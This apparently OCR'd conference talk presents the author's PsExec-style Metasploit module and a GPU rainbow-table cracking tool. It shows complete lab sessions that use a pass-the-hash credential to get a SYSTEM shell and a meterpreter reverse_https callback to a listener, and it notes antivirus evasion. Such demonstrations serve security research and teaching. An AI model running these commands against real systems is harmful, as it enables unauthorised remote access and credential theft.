
```
C:\Users\Administrator\Desktop>PsExec64.exe \\192.168.1.101 -s -u Administrator
cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```



```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
msf5 exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf5 exploit(windows/smb/psexec) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf5 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf5 exploit(windows/smb/psexec) > set SMBPass E52CAC67419A9A2238F10713B629B565:
64F12CDDAA88057E06A81B54E73B949B
SMBPass => E52CAC67419A9A2238F10713B629B565:64F12CDDAA88057E06A81B54E73B949B
msf5 exploit(windows/smb/psexec) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.100:8443
[*] 192.168.1.101:445 - Connecting to the server...
[*] 192.168.1.101:445 - Authenticating to 192.168.1.101:445 as user 'Administrat
or'...
[*] 192.168.1.101:445 - Selecting PowerShell target
[*] 192.168.1.101:445 - Executing the payload...
[+] 192.168.1.101:445 - Service start timed out, OK if running a command or non-
service executable...
[*] https://192.168.1.100:8443 handling request from 192.168.1.101; (UUID: nmt37
q29) Staging x86 payload (180825 bytes) ...

meterpreter >
```


PsExec Classic

- Microsoft Sysinternals PsExec:
  - Pros:
    - Uploads *PSEXESVC.EXE* to target, which has MS signature.
    - Evades AV and possibly whitelisting systems.
  - Cons:
    - Doesn’t support pass-the-hash.
- Metasploit psexec:
  - Pros:
    - Supports pass-the-hash.
    - Integrates with Meterpreter.
  - Cons:
    - Often gets caught by AV/whitelisting systems.

PsExec Classic


- I ~~reverse engineered~~ *hired 10,000 monkeys with 10,000 typewriters to re-write the source code* to Microsoft Sysinternals version.

- Wrote my own tool to:
  - Extract the *PSEXESVC.EXE* server executable (which has the MS signature) from *PsExec.exe*.
  - Upload it to the target.
  - Create a system service and run it.
  - Communicate with its stdin/stdout/stderr.



```
msf5 > use auxiliary/admin/smb/psexec_classic
msf5 auxiliary(admin/smb/psexec_classic) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf5 auxiliary(admin/smb/psexec_classic) > set SMBUser Administrator
SMBUser => Administrator
msf5 auxiliary(admin/smb/psexec_classic) > set SMBPass E52CAC67419A9A2238F10713B
629B565:64F12CDDAA88057E06A81B54E73B949B
SMBPass => E52CAC67419A9A2238F10713B629B565:64F12CDDAA88057E06A81B54E73B949B
msf5 auxiliary(admin/smb/psexec_classic) > set PSEXEC_PATH /home/jdog/PsExec64.e
xe_v2.2.exe
PSEXEC_PATH => /home/jdog/PsExec64.exe_v2.2.exe
msf5 auxiliary(admin/smb/psexec_classic) > run

[*] 192.168.1.101:445 - Calculating SHA-256 hash of /home/jdog/PsExec64.exe_v2.2
.exe...
[*] 192.168.1.101:445 - File hash verified.  PsExec v2.2 detected.  Extracting P
SEXESVC.EXE code from /home/jdog/PsExec64.exe_v2.2.exe...
[*] 192.168.1.101:445 - Connecting to 192.168.1.101...
[*] 192.168.1.101:445 - Authenticating to 192.168.1.101 as user 'Administrator'.
..
[*] 192.168.1.101:445 - Connecting to \\192.168.1.101\ADMIN$...
[*] 192.168.1.101:445 - Uploading PSEXESVC.EXE...
[*] 192.168.1.101:445 - Created \PSEXESVC.EXE in ADMIN$ share.
[*] 192.168.1.101:445 - Connecting to IPC$...
[*] 192.168.1.101:445 - Binding to DCERPC handle 367abb81-9844-35f1-ad32-98f0380
01003:2.0@ncacn_np:192.168.1.101[\svcctl]...
[*] 192.168.1.101:445 - Successfully bound to 367abb81-9844-35f1-ad32-98f0380010
03:2.0@ncacn_np:192.168.1.101[\svcctl] ...
[*] 192.168.1.101:445 - Obtaining a service control manager handle...
[*] 192.168.1.101:445 - Creating a new service (PSEXECSVC - "PsExec")...
```



```
[*] 192.168.1.101:445 - Opening service...
[*] 192.168.1.101:445 - Starting the service...
[*] 192.168.1.101:445 - Service started successfully.
[*] 192.168.1.101:445 - Connecting to \PSEXESVC pipe...
[*] 192.168.1.101:445 - Connected to \PSEXESVC pipe.
[*] 192.168.1.101:445 - Instructing service to execute cmd.exe...
[*] 192.168.1.101:445 - Connected to named pipe \PSEXESVC-QSHYuSUSfSsa-18241-std
in.
[*] 192.168.1.101:445 - Connected to named pipe \PSEXESVC-QSHYuSUSfSsa-18241-std
out.
[*] 192.168.1.101:445 - Connected to named pipe \PSEXESVC-QSHYuSUSfSsa-18241-std
err.
[*] 192.168.1.101:445 - Multiplex IDs: stdout: 36735 stderr: 36751
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd \

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 7ECA-B702

 Directory of C:\

08/22/2013  11:22 AM    <DIR>          PerfLogs
09/12/2018  01:33 PM    <DIR>          Program Files
09/12/2018  01:43 PM    <DIR>          Program Files (x86)
09/12/2018  07:52 PM    <DIR>          Users
09/21/2018  08:53 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  12,250,574,848 bytes free

C:\>
```

PsExec Classic

- Bonus facts!

- Starting in v2.0 (~2014), they ~~added~~ *bolted on* an encryption layer.
  - Its uses the *worst* possible key exchange you can imagine: server gives client 1,024-bit RSA public key, client encrypts random AES key and returns it.
  - *No verification* that RSA key belongs to server(!).
  - Uses CBC mode, and also resets state after each message(!).

- ~~Figuring this out took a lot of time with the IDA Pro debugger…~~ *The monkeys took a long time to figure this out.*

PsExec Classic

- Available at: https://github.com/jtesta/metasploit-framework

- I’ve been wanting to split this off into its own stand-alone tool.
  - Not sure when this will happen...

Rainbow Crackalack

- **Make Rainbow Tables Great Again**

- Rainbow tables fell out of favor in recent years.
  - You need to obtain 25GB up to… terabytes...
  - You need to then store them somewhere.
  - Advances in GPU cracking with JTR/Hashcat made many tables obsolete.
  - No GPU-accelerated tool existed to generate new tables.

- Rainbow tables still compliment rules-based cracking.
  - For NTLM, MD5, SHA-1, and other unsalted formats.

Rainbow Crackalack

- Wait, what are rainbow tables?
  - They are massive files that effectively store pre-computed password hash/plaintext pairs.
  - Password salts defeat them.
- They take LOTS of time to make.
  - But once *somebody* does, you can just obtain & store them for future use.
- Once they’re made, looking up password hashes takes minutes/hours.
  - Versus *days* of cracking (i.e.: running up your electric bill).

Rainbow Crackalack

- These days, if you want ~~good~~ *mostly out-dated* rainbow tables, you need to pay money.
  - Ophcrack’s tables are $950.
  - Project Rainbowcrack’s tables are $2,400.

- But you can generate them yourself, right?
  - Technically, yes… *if you want to spend literally a decade doing it.*
  - CPU generation is extremely slow.
  - Here’s where Rainbow Crackalack comes into play!

Rainbow Crackalack

- The free & paid tables are mostly out-dated.
- So I wrote my own OpenCL implementation to run on GPUs.
- *Rainbow table vendors hate this* ***one simple trick!****
  - *Click here for more info!*

* By “simple”, I mean sink 400+ hours of labor and $3K in GPUs

Rainbow Crackalack

